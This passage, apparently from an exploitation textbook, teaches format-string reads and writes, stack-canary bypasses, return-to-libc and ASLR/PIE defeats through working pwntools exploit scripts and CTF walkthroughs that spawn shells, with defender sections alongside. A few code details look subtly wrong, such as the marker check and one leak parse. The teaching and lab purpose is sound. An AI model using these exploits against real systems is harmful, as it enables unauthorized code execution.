Arbitrary **read** in one payload: a pointer at a known stack offset plus one `%s`. In the wild this is how canary, PIE, and libc addresses are leaked (chapters 14 and 16) — the leak-then-pwn pattern that underlies all modern exploitation.

Finding your buffer's slot, scripted

The one-time measurement, automated (put it in your notes):

```
io = process('./fmt')
probe = b'AAAABBBB ' + b'|'.join(b'%%%d$p' % i for i in range(6, 21))
io.sendline(probe)
resp = io.recvline().split(b'|')
for i, r in enumerate(resp):
    if b'0x41424343' in r or b'0x41414141' in r:   # our marker bytes
        print(f'buffer reachable at slot {6 + i}')
```

The marker rides the stack; whichever positional slot prints it is the slot every `%K$s`/`%K$n` targets — and the offset `fmtstr_payload` expects.

13.3 Writing memory: %n

`%n` writes the number of characters printed *so far* into the pointer argument:

```
int x; printf("hello%n", &x);   /* x = 5 */
```

Combined with positional access, `%n` becomes an arbitrary *write*: place the target address in your buffer, aim `%K$n` at it, and `printf` stores "characters printed so far" there. Pad output width with `%100c`-style field widths to reach any 32-bit value; write byte-by-byte (four `%n`s at `addr`, `addr+1`, `addr+2`, `addr+3`) for addresses like the GOT:

```
"AAAA %9$n"  with slot 9 -> 0x601030:  writes 4 into *(int*)0x601030
```




Figure 13.2: The arbitrary-write pipeline: pointers in the buffer, positional `%n`, width padding for the value.

13.3.1 Byte-by-byte: the classic GOT overwrite

To write the 6-byte address of `system` into the GOT slot of `printf` (partial RELRO keeps `.got.plt` writable — chapter 4):

```
from pwn import *
context.arch = 'amd64'
elf  = ELF('./fmt')
libc = ELF('./libc.so.6')

writes = {elf.got['printf']: libc.symbols['system']}
payload = fmtstr_payload(9, writes)   # pwntools does the byte math
io.send(payload)
io.sendline(b'/bin/sh')               # next printf(buf) call == system(buf)
io.interactive()
```

`fmtstr_payload(offset, writes)` is the tool to use in production; understanding the byte-by-byte scheme beneath it is what this chapter is for. The full manual construction (with `%hhn` per byte and width arithmetic) is Exercise 4.

13.4 The killer payload: leak canary and libc in one shot

This is the bridge to the hardened chapters. In `main`'s frame (fig. 2.2), the canary sits at `rbp-0x8` and a return address into libc's `__libc_start_main` sits at `rbp+8`. A single format-string bug reads both:

```
# offsets 15 and 21 measured for this binary (find yours once)
io.sendline(b'%15$p.%21$p')
canary, libc_ret = io.recvline().strip().split(b'.')
canary    = int(canary, 16)
libc_leak = int(libc_ret, 16) - 0x29d90      # offset of the known return site
libc.address = libc_leak
log.success(f'canary = {canary:#x}')
log.success(f'libc   = {libc.address:#x}')
```

Two leaks — one defeats the canary (chapter 14), one defeats ASLR (chapter 16) — and the return-to-libc attack of chapter 15 has everything it needs. **This exact leak-then-overflow two-stage exploit is the canonical modern pwn recipe.**

13.5 Spotting and killing format string bugs

Defender's Perspective

The fix is mechanical and total: **never pass user input as the format**.

```
printf(buf);          /* BUG */
printf("%s", buf);    /* fixed -- constant format */
fputs(buf, stdout);   /* also fixed */
```

Compilers help: `-Wformat-security` and `-Werror=format-security` (default on many distros) turn `printf(variable)` into an error; glibc's `_FORTIFY_SOURCE` rejects `%n` in writable-format contexts at runtime. Still audit `syslog(buf)`, `fprintf(stderr, buf)`, `snprintf(dst, n, buf)` — same bug, different wrapper.

13.5.1 Manual byte-by-byte construction (know it once)

`fmtstr_payload` hides real craft. Write it once by hand: write the value `0x0804a010` (little-endian bytes `10 a0 04 08`) to a 32-bit target address using four `%hhn` writes (one byte each):

```python
import struct
target = 0x0804a010
value  = 0x0804a010 & 0xff   # just the low byte for illustration
# 1) the addresses themselves ride IN the format string buffer,
#    4-byte aligned, each 4 bytes apart:
#    [addr+0][addr+1][addr+2][addr+3][ padding ][%K$hhn...]
# 2) output-width arithmetic sets each written byte:
#    bytes printed so far (mod 256) == desired byte value
# 3) widths: %<n>c pads by printing n-1 extra chars (n >= 1);
#    ascending sort avoids 32-bit widths:
to_write = [0x10, 0xa0, 0x04, 0x08]           # bytes of the VALUE
to_write.sort()
payload  = b''
done     = 0
for i, b in enumerate(to_write):
    delta = (b - done) % 256
    payload += ('%' + str(delta if delta else 256) + 'c').encode()
    payload += ('%' + str(9 + i) + '$hhn').encode()   # slot 9+i = addr+i
    done = (done + delta) % 256
payload = payload.ljust(0x20, b'.')           # pad to the addr block
payload += struct.pack('<4I', target, target+1, target+2, target+3)
```

Two invariants to burn in: (1) **alignment** — the address block must sit on a 4-byte boundary reachable by the positional slots; (2) **width bookkeeping** — the "characters printed so far" counter is shared across all writes, hence the running `done` arithmetic. Get both wrong and you write near-miss bytes that corrupt silently.

13.6 CTF Challenge: echo

CTF Challenge: echo (250 points)

`echo` runs with full mitigations *except* PIE disabled. It loops:

```
while (1) { read(0, buf, 200); printf(buf); puts(""); }
```

There is a `win` function. No source. Get a shell.

Walkthrough

Stage 1 — leak. Looping bugs are gifts: every leak can be followed by a second send. Find the buffer's positional slot (say 8), then leak the GOT entry of `puts` (fixed address, `-no-pie`) to compute libc base, and — since there is no canary here — go straight for control:

```python
from pwn import *
context.arch = 'amd64'
elf  = ELF('./echo'); libc = ELF('./libc.so.6')
io = process('./echo')

# 1) leak puts@GOT via arbitrary read
io.sendline(flat(elf.got['puts'], b'|%9$s|'))
leak = int(io.recvuntil(b'|', drop=True).split(b'|')[1][::-1].ljust(8, b'\0'), 16)
libc.address = leak - libc.sym['puts']

# 2) arbitrary write: GOT[printf] = system
io.sendline(fmtstr_payload(8, {elf.got['printf']: libc.sym['system']}))

# 3) the loop's next printf(buf) is now system(buf)
io.sendline(b'/bin/sh')
io.interactive()
```

Note the anatomy: read, then write, then reuse the bug itself as the shell trigger. Format strings rarely need a second vulnerability — they *are* the read primitive, the write primitive, and (via GOT) the control-flow primitive.

Chapter Summary

`printf(buf)` lets input command the argument walk: `%p` reads stack slots, positional `%K$p` addresses them directly, `%s` turns a slot into an arbitrary read, and `%n` (with width padding) turns it into an arbitrary write — historically byte-by-byte onto the GOT, today summarised by `fmtstr_payload`. One bug yields the canary/libc leak payload that powers the next three chapters. Defense: constant formats, `-Wformat-security`, FORTIFY.

Exercises

1. Map `fmt`'s stack: print `%1$p` through `%25$p`, label which slots are registers, saved registers, `printf`'s frame, and your buffer.
2. Write the arbitrary-read exploit for `fmt`'s `secret` without positional specifiers (pad with `%ps`). Which breaks first if the compiler changes?
3. Manually construct a `%hhn`-based payload that writes `0x539` into a chosen address (two bytes, two writes), then verify with `fmtstr_payload` and compare sizes.
4. Show that `fprintf(stderr, buf)` has the same bug; fix it three ways (constant format, `fputs`, `syslog` with format).

CHAPTER 14

Stack Canaries

The canary died in the mine so the miners would live. The canary dies here so your program does not get owned.

— course motto

Learning Objectives

- Explain how `-fstack-protector` places and checks the canary.
- Bypass a canary by leaking it (format string, brute force per byte).
- Choose attacks that never touch the canary slot at all.
- Read canary-related compiler output fluently.


chapter 11 showed that everything reduces to protecting the qword at `rbp+8`. The **stack canary** does exactly that: a random value placed between locals and the saved frame pointer, verified before every return. It is the most deployed memory defense in history — enabled by default in essentially every production C build — and, like every defense, it has precise failure modes.

14.1 How it works

```
f:
  push   rbp
  mov    rbp, rsp
  sub    rsp, 0x30
  mov    rax, QWORD PTR fs:0x28     ; fetch per-thread random canary
  mov    QWORD PTR [rbp-0x8], rax   ; store just above the locals
  ...                                ; ... function body ...
  mov    rax, QWORD PTR [rbp-0x8]
  sub    rax, QWORD PTR fs:0x28     ; unchanged?
  jne    __stack_chk_fail           ; no -> abort before ret
  leave
  ret
```

Design details that matter for attack *and* appreciation:

- The value is drawn once per process (from `AT_RANDOM` auxv) and stored in TLS at `fs:0x28`.
- Its **lowest byte is `0x00`** — so C-string copies (`strcpy`, `gets`) cannot leak past it in one call.
- `__stack_chk_fail` prints the "smashing detected" banner and aborts: no return, no hijack. (The banner historically printed `argv[0]` — itself a leak vector in old glibc; modern glibc no longer does.)
- `-fstack-protector-all` guards every function; the default `-fstack-protector-strong` guards functions with arrays or address-taken locals; plain `-fstack-protector` only character arrays.



`__stack_chk_fail`: *"*** stack smashing detected ***: terminated"*

Figure 14.1: Canary placement. Any linear overflow that reaches the return address must overwrite it.

Key Idea

A canary converts "overwrite the return address" into "you must also know a secret 56-bit random value" (7 bytes — the 8th is the fixed `0x00`). The whole bypass question becomes: *how do I learn the secret, or avoid needing it?*

14.2 Bypass I: leak it

14.2.1 Via format string

chapter 13's arbitrary read makes short work of a canary: the value lives in `main`'s frame, so some positional slot prints it. On the binary from chapter 13, slot 15 was the canary:

```
io.sendline(b'%15$p')
canary = int(io.recvline().strip(), 16)
# later: fit({72: [canary, ret_addr]})  -- replay the original canary!
```

The overflow payload now *restores* the true canary as it passes through its slot; the epilogue check passes; the hijacked `ret` fires. Leak-and-replay is the modern default because the loop gives you two stages.

14.2.2 By brute force, byte by byte

When there is no leak but the target is a *forking server* (fork per connection — every CTF pwn service), the canary is identical across children. Its first byte is known (`0x00`); each remaining byte can be brute-forced with at most 255 tries *per byte, cumulatively*:

```
known = b'\x00'
for pos in range(1, 8):
    for guess in range(256):
        probe = b'A' * 72 + known + bytes([guess])
        io = remote(HOST, PORT)            # fresh fork, same canary
        io.send(probe)
        if b'smashing' not in io.recvall(timeout=1):
            known += bytes([guess]); break
log.success(f'canary = {u64(known)}')      # ~8*255 tries, not 2^64
```

The trick: only the *newest* unknown byte varies per probe; the 7 already-known bytes let the process survive past earlier bytes. Cost: about 7×128 tries on average — seconds, not centuries.

Pwn Tip

Detect forking servers: connect twice and compare the behaviour, or check for `fork` in the binary. Non-forking single-shot services make byte brute force useless — you get one canary per connection, so leak instead.

14.3 Bypass II: never cross the canary

The canary only guards paths *through* it. Attacks that go around:

- **Overwrite below the canary**: a local function pointer or `fp` variable under the buffer (chapter 10) is not canary-protected by default builds; corrupting *data* below the canary (other locals, pointers) escapes the check entirely.
- **Frame-pointer overwrites**: `leave` does `mov rsp, rbp; pop rbp` — corrupt the *saved rbp* only and the *caller's* epilogue moves `rsp` to an attacker- chosen address, pivoting the stack (chapter 18).
- **Off-by-one `strncpy`**: copy exactly up to the canary's NUL byte — `strncpy` does not NUL-terminate on full length, so a following `strlen`/`printf` reads *across* the canary (chapter 19).
- **Won through logic**: overwrite a length or index used later, or hijack the `GOT` (no stack involvement at all — chapter 13).
- **Heap attacks**: `__malloc_hook`-era and modern tcache attacks (chapter 22) never touch the stack canary.

The brute-force budget, simulated

Before paying the tries, price them:

```python
import random
def budget(bytewidth=7, per_byte=256):
    return sum(per_byte for _ in range(bytewidth))   # worst case

print(budget())                    # 1792 worst case, ~896 average
# vs blind brute force of the whole canary:
print(f"{256**7:,}")               # ~72,057,594,037,927,936
```

Seven bytes, cumulatively guessed: three orders of magnitude below a trivially-guessed birthday bound and twenty-four orders below blind — the arithmetic that makes the fork-server oracle viable. Run the real attack against your lab forking service and compare the measured count.

14.4 CTF Challenge: canary-guard

CTF Challenge: canary-guard (300 points)

Full mitigations *except* the service forks per connection and prints your input with `printf(input)` before returning to the read loop. Win: `system("/bin/sh")` via ret2libc (glibc shipped).

```
$ checksec canary-guard
RELRO STACK CANARY  NX   PIE
Partial    Canary   NX   PIE enabled
```

Walkthrough

The intended full-modern-chain: format-string leak (canary + libc) → overflow with correct canary → `pop rdi; ret` → `system("/bin/sh")`:

```python
from pwn import *
context.arch = 'amd64'
elf, libc = ELF('./canary-guard'), ELF('./libc.so.6')
io = remote(HOST, PORT)

# stage 1: leaks (slots measured on the local copy: 15 canary, 21 libc ret)
io.sendline(b'%15$p|%21$p')
canary, libc_ret = [int(x, 16) for x in io.recvline().split(b'|')]
libc.address = libc_ret - 0x29d90      # __libc_start_main return offset

# stage 2: overflow past canary with the TRUE canary, then ROP-lite
rop = ROP(libc)
POP_RDI = rop.find_gadget(['pop rdi', 'ret'])[0]
RET     = rop.find_gadget(['ret'])[0]           # alignment, see ch:rop
io.sendline(fit({
    72: [canary, 0xdeadbeef, RET, POP_RDI,
         next(libc.search(b'/bin/sh\0')), libc.sym['system']],
}))
io.interactive()                                # shell
```

Every piece here is a chapter you have now read: the format-string read (chapter 13), the leak arithmetic (chapter 16), the offset discipline (chapter 11), and the gadget skeleton (detailed in chapters 15 and 17).

Defender's Perspective

Canaries are cheap (a few instructions per protected function), universally deployed, and defeat *blind linear overflows* — which used to be most of them. Their limits are architectural: they say nothing about writes *below* the canary, non-stack memory, or leak-equipped attackers. That is why they ship *together with* ASLR, NX, RELRO and CFI (chapter 28) — layered, not alone.

Chapter Summary

The canary is a per-process random qword at `rbp-0x8`, checked before every return; overflows that cross it abort. Bypasses: leak-and-replay (format string), cumulative byte brute force on forking servers, or attacks that never touch the slot (local data, frame-pointer pivots, GOT writes, heap). Canaries are a layer — strong against the classic bug, transparent to everything else.

Exercises

1. Compile chapter 11's `vault` with `-fstack-protector-all` and confirm the "smashing detected" abort with a 100-byte input.
2. Add a format-string printf to `vault`'s loop and reproduce the leak-and-replay attack from this chapter end to end.
3. Prove the byte-brute-force cost claim: with a forking lab service, time recovering the canary at byte 1, 4, and 7.
4. Read the disassembly of a canary-protected function and label the three canary instructions; explain why the check uses `sub`/`jne` rather than `cmp`.

CHAPTER 15

NX and Return-to-libc

If you cannot execute your own code, execute theirs.

— course motto

Learning Objectives

- Explain what the NX bit is and why it killed classic shellcode.
- Build a full ret2libc exploit on 64-bit with a `pop rdi; ret` gadget, and its 32-bit sibling without one.
- Use ret2plt to leak libc addresses from a binary that cannot leak otherwise.
- Handle stack alignment (the `movaps` crash) on real glibc.

NX (No-eXecute) marks data pages — stack, heap — non-executable. Your injected bytes are now just data. The winning idea is simple and devastating: **the program already contains everything you need**. libc alone holds `system()`, `execve()`, and a `"/bin/sh"` string. Return into them, with the right arguments, and the hijacked `ret` from chapter 11 becomes a full function call of your choosing.

15.1 The 32-bit version first (arguments on the stack)

32-bit `cdecl` pushes all arguments on the stack — so a ret2libc payload is just the call followed by its arguments, laid out like fig. 3.1 promised:

```
system = libc_base + 0x4f550          /* offsets found with readelf   */
binsh  = libc_base + 0x1b3e1a         /* strings -a -t x libc.so.6    */
```

```
# i386: padding + [system][fake ret][ptr to "/bin/sh"]
payload = fit({offset32: [system, 0xdeadbeef, binsh]})
```

When `system` returns it pops the fake return address; the next stack word is `binsh` — `system`'s first argument. No gadgets needed. This is why classic 32-bit ret2libc is taught first: the mechanics are visible in the stack layout itself.

15.2 The 64-bit version (arguments in registers)

On x86-64, `system` reads its argument from `rdi`. At the moment our hijacked `ret` fires, `rdi` holds whatever the program last left there. We need a fragment of code that loads `rdi` from the stack and returns — a **gadget**:

```
pop  rdi ; ret        ; two instructions, ending in ret: the canonical gadget
```

Chained on the stack, each `ret` advances one slot:




Figure 15.1: The 64-bit ret2libc stack layout: gadget, argument, callee — read top-down as "`pop rdi` ← `"/bin/sh"`; `ret` → `system`".

```python
from pwn import *
context.arch = 'amd64'
elf, libc = ELF('./vault'), ELF('./libc.so.6')

rop = ROP(elf)
POP_RDI = rop.find_gadget(['pop rdi', 'ret'])[0]

binsh  = next(libc.search(b'/bin/sh\x00'))
payload = fit({
    72: [POP_RDI, binsh, libc.sym['system'], 0xdeadbeef],
})
io.send(payload)
io.interactive()      # shell
```

Finding the pieces by hand (know the manual way once):

```
$ ROPgadget --binary vault | grep 'pop rdi'
0x000000000040123b : pop rdi ; ret
$ strings -a -t x /lib/x86_64-linux-gnu/libc.so.6 | grep '/bin/sh'
  1b45bd /bin/sh
$ readelf -sW /lib/x86_64-linux-gnu/libc.so.6 | grep ' system@@'
  4f550: 0000000000050740 ... system@@GLIBC_2.2.5
```

Key Idea

ret2libc is the small end of a spectrum: *reuse the program's own libraries with attacker-chosen arguments*. Every defense that follows — canaries, ASLR, PIE — attacks a *link* in this chain (the offset, the base address, the slot), and chapter 17 generalises the chain itself.

15.3 Where do libc addresses come from? ret2plt

With PIE off, the binary's PLT and GOT sit at fixed addresses (chapter 4). If the binary imports `puts`, you can make it print arbitrary memory *without any format-string bug*:

```python
# call puts(puts@GOT), then return to main for a second stage
rop = ROP(elf)
rop.call(elf.plt['puts'], [elf.got['puts']])
rop.call(elf.symbols['main'])
io.send(fit({72: rop.chain()}))

leak = u64(io.recvline().strip().ljust(8, b'\x00'))
libc.address = leak - libc.sym['puts']
log.success(f'libc base: {libc.address:#x}')
# now rebuild the ret2libc payload with real addresses and go again
```




Figure 15.2: The two-stage ret2plt leak: the binary leaks its own libc addresses, defeating ASLR — the pattern chapter 16 formalises.

Pwn Tip

The "leak a libc symbol, subtract its offset" arithmetic is universal: `libc.address = leak - libc.sym['name']` makes pwntools rebase every symbol and string. When the challenge ships no libc file, identify the server's version from the leak's low 12 bits (unchanged by page alignment) with a libc database, or download the distro's package.

15.4 The shortcut: one_gadget (preview)

Before writing the four-slot chain, check whether *one* libc address suffices: `one_gadget ./libc.so.6` lists addresses that `execve("/bin/sh")` outright, under register constraints. On this book's lab libc:

```
0x50a37 execve("/bin/sh", rsp+0x40, environ)
  constraints: rsp & 0xf == 0, rcx == NULL
```

One constraint (`rsp` alignment) is the `movaps` trap you already know; `rcx == NULL` may need a `pop`-prefix. The full technique, constraint-verification workflow, and the SROP context where one_gadget shines are chapter 18 — but from this chapter on, *always enumerate one_gadget candidates before building a longer chain*.

15.5 The movaps alignment trap

Real glibc's `system` executes SSE instructions (`movaps xmm0, [rsp]`...) that *fault* unless `rsp` is 16-byte aligned at the call. A hijacked `ret` often lands you one slot off. Symptom and fix:

```
Program received signal SIGSEGV
0x7f2e4a9234a7 in do_system () ... movaps ...   <- this crash == alignment
```

```python
RET = rop.find_gadget(['ret'])[0]        # a bare 'ret' gadget
payload = fit({72: [RET, POP_RDI, binsh, libc.sym['system']]})
#                  ^ one extra slot: flips rsp back into alignment
```

Warning

"`system` crashed with `movaps`" is one of the top three questions every pwn learner asks. The answer is always: add (or remove) one bare `ret` gadget before the call. Now you know.

15.6 CTF Challenge: vault, for real

CTF Challenge: vault-hard (350 points)

`vault` from chapter 11, recompiled with all modern defaults *except* full RELRO (partial RELRO) and without a shipped libc leak. No `win` function. Canaries disabled for this exercise (they return in chapter 14's challenge). Get a shell.

Walkthrough

Full chain: ret2plt leak → compute libc base → aligned ret2libc.

```
from pwn import *
context.arch = 'amd64'
elf, libc = ELF('./vault'), ELF('./libc.so.6')
io = process('./vault')

rop = ROP(elf)
POP_RDI = rop.find_gadget(['pop rdi', 'ret'])[0]
RET     = rop.find_gadget(['ret'])[0]

# --- stage 1: leak via ret2plt ---
rop1 = ROP(elf)
rop1.call(elf.plt['puts'], [elf.got['puts']])
rop1.call(elf.symbols['main'])
io.recvuntil(b'business:\n')
io.send(fit({72: rop1.chain()}))
leak = u64(io.recvline().strip().ljust(8, b'\x00'))
libc.address = leak - libc.sym['puts']

# --- stage 2: ret2libc with alignment ---
binsh = next(libc.search(b'/bin/sh\x00'))
io.recvuntil(b'business:\n')
io.send(fit({72: [RET, POP_RDI, binsh, libc.sym['system']]}))
io.interactive()
```

Count the defenses defeated: NX (code reuse, no injected bytes), ASLR (leak-derived base), partial RELRO (we did not need GOT writes). Canaries and PIE are chapter 14 and chapter 16; combining all of them is chapter 14's capstone.

Defender's Perspective

NX is enforced by the kernel honouring page-permission bits the ELF loader sets from program headers — no source changes, no runtime cost, whole bug class (injected code) eliminated. Its lesson generalises: *remove capabilities rather than patch bugs*. W^X for the stack and heap; W^X policies for filesystems; signed firmware. Attackers respond by reusing code — which is why the next defense (ASLR) attacks *where* the code sits.

Chapter Summary

NX makes data pages non-executable, killing shellcode; ret2libc answers by calling `system("/bin/sh")` inside libc. 32-bit passes arguments on the stack (payload = address + args); 64-bit needs a `pop rdi; ret` gadget. ret2plt leaks libc addresses through the binary's own `puts@plt`, beating ASLR. Alignment crashes are fixed with one bare `ret`.

Exercises

1. Build the 32-bit ret2libc (`-m32`) for `vault` and draw its stack layout in `notes.md` — no gadgets needed; explain why.
2. Solve `vault-hard` with `one_gadget` (a single libc address that execs `/bin/sh`) and compare constraints.
3. Measure: with `randomize_va_space=2`, how many bits of your leaked address are stable across runs? Why exactly 12?
4. Trigger the `movaps` crash deliberately (remove the alignment `ret`), capture the backtrace, and explain the register state.

CHAPTER 16

ASLR and PIE

Hide the library, hide the town.

— course motto

Learning Objectives

- Explain what ASLR randomises (stack, heap, libraries) and what PIE adds (the binary's own code).
- Quantify the entropy and show why the low 12 bits of any address are constant.
- Defeat ASLR with leaks, partial overwrites, and ret2plt chains.
- Recognise when randomness *cannot* be beaten (no leak, no bruteforce budget) and say why.

chapter 15 needed *absolute addresses*: where libc lives. ASLR's answer is to make those addresses different on every run. PIE extends the same idea to the binary itself. Neither defense removes a bug; they remove *foreknowledge*. Attacks respond by turning one execution into an information source: leaks.

16.1 What is randomised

```
$ cat /proc/sys/kernel/randomize_va_space
2       # 0 = off (lab), 1 = conservative, 2 = full (every real system)
```

Two structural facts shape every bypass:

- **Pages, not bytes**: randomization happens at page (4 KiB) granularity. The low 12 bits of any address are *identical every run* — which is how libc fingerprints are identified from a single leak.
- **Regions slide together**: one leaked libc address reveals libc's base, hence `system`, hence `"/bin/sh"` — the whole region, known.

Entropy, concretely: x86-64 mmap/libc randomization is 28 bits, the stack ~30 bits, PIE ~28 bits — far too much to guess blind on 64-bit. 32-bit targets historically had 19–24 bits (and sometimes terrible entropy), which is why old partial-overwrite brute force was viable there.

16.2 Bypass I: leaks

The master technique, because it is deterministic. Sources, in order of prevalence:

1. **Format string** (chapter 13): `%p` walks the stack; `__libc_start_main+X` and canary values sit in `main`'s frame.
2. **ret2plt** (chapter 15): make the binary `puts(puts@GOT)` and read its own secret.




Figure 16.1: Same binary, two runs: every region slides by a random offset. Leak one address, subtract a known offset, and the whole region is known again.

3. **Uninitialised memory**: a buffer printed before it is filled leaks stale pointers left by previous calls (a class of its own — chapter 19).
4. **Output side channels**: error messages, `write()` of stack-sized structures, `%s` on non-terminated buffers.

The arithmetic is always the same:

```
leak = u64(io.recvline().strip().ljust(8, b'\x00'))
libc.address = leak - libc.sym['puts']      # one subtraction, whole libc
elf.address = pie_leak - elf.sym['main']    # same for the binary (PIE)
```

16.3 Bypass II: partial overwrite

When you can write only a byte or two past a pointer slot, overwrite just the *low bytes*: they differ between objects but are known modulo page randomization. E.g. two adjacent libc addresses share everything above bit 12; the binary and libc often share 5–6 high bytes on 64-bit. Overwrite 1 byte of a saved return address and you redirect within the same 256-byte window — good enough to hop from `main+42` to `win` nearby, *with a* $1/256\cdot$ *something success rate for the unknown carried bits*:

```
# ret slot currently holds main+42 (PIE binary). win is at main+0.
# overwrite ONLY the lowest byte: 2/16 chance the nibble we guess is right
io.send(fit({72: b'\x69'}))          # 1 byte: retry on failure
```

Pwn Tip

Partial overwrites shine when (a) you have limited input length, (b) the target is forking (retry cheap), or (c) PIE moves code but your two candidates are near-neighbours. They are *probabilistic*: loop the connection until it lands. The lab habit that makes them sane: compute the exact success probability before scripting.

A side-channel leak, concretely

Uninitialised-output leaks need no format bug:

```c
void greet(void) {
    char buf[64];
    unsigned long cookie;            /* set only on one path */
    read(0, buf, 80);                /* overflow (the loud bug) */
    if (buf[0] == 'V')
        cookie = *(unsigned long *)(buf + 72);   /* attacker bytes  */
    printf("hi %s (cookie %lx)\n", buf, cookie); /* leaks stale stack */
}
```

Call `greet` once with `'V'` absent (the `cookie` slot keeps whatever *previous* frames left — often a libc pointer), read the printed value, rebase, then send the overflow. The general shape: *a value printed that the code never intended to print* — error messages, struct padding, `write()` lengths — are all leaks, and hunting them is a recon skill, not an exploitation one.

16.4 Bypass III: brute force and its limits

Blind brute force against 28+ bits is hopeless (2^{28} attempts at 100 attempts/s $\approx$ 31 days — and that is the *cheap* case). The realistic hybrid is partial-overwrite brute force (1 byte = $\leq$16 tries, 1.5 bytes $\leq$ 256) on forking services, plus restarting connections. The genuine limits:

- No leak primitive, no partial window, no retry: ASLR simply wins.
- `fork()` servers share the parent's layout — retrying exploits *per-connection* randomness differences; a forking server has none after the first fork (canary brute force, chapter 14, exploits exactly this).
- Non-randomized binaries (`-no-pie`, static at `0x400000`, embedded, some daemons) are simply not protected — check `checksec` before assuming ASLR matters.

16.5 CTF Challenge: pie-slide

CTF Challenge: pie-slide (350 points)

Fully mitigated binary, PIE on, canary on, full RELRO; the program echoes one line with a format-string bug and then overflows *exactly 8 bytes* into the return address (one pointer-sized write, no more). Flag = call `win` once.

Walkthrough

Full RELRO and NX rule out GOT writes and shellcode. The 8-byte write is too small for a full chain — but big enough for a *full* qword overwrite if we know the address, and PIE gives us the leak:

```python
from pwn import *
context.arch = 'amd64'
elf = ELF('./pie-slide')
io = process('./pie-slide')

# stage 1: PIE leak via format string (slot 12 holds a saved rip into main)
io.sendline(b'%12$p')
leak = int(io.recvline().strip(), 16)
elf.address = leak - (elf.sym['main'] + 0x2a)   # known return site offset

# stage 2: canary leak (slot 15), then 8-byte ret overwrite to win
io.sendline(b'%15$p')
canary = int(io.recvline().strip(), 16)

# ... second overflow send with canary restored and ret -> elf.sym['win']
```

Read the strategy: leaks first (PIE then canary — chapter 14), then a single precise write. ASLR fell to arithmetic, not luck.

Defender's Perspective

ASLR's power is proportional to the *secrecy* of addresses. Its weakest links in practice are information leaks in the same process — and address disclosures through error messages, logs, and APIs (`/proc/self/maps` readable by the same user is another classic). Defense review checklist: no user-influenced format strings, no printing of pointer values, no uninitialised output, and where possible no `fork`-shared secrets. ASLR is also why 64-bit matters: entropy is a bit-width game and 32-bit loses it.

Chapter Summary

ASLR slides stack, heap, and libraries per run; PIE slides the binary. Page granularity fixes the low 12 bits (fingerprinting), and one leak per region defeats the region. Leaks beat randomness deterministically; partial overwrites buy probabilistic control in tiny write windows; blind brute force loses on 64-bit entropy. ASLR removes foreknowledge, not bugs — leaks are its only serious countermeasure.

Exercises

1. Empirically verify the 12-bit claim: leak a libc address 100 times and count distinct low-12-bit values.
2. Solve `pie-slide` end to end, including the canary stage, and annotate each defense defeated in a comment per line.
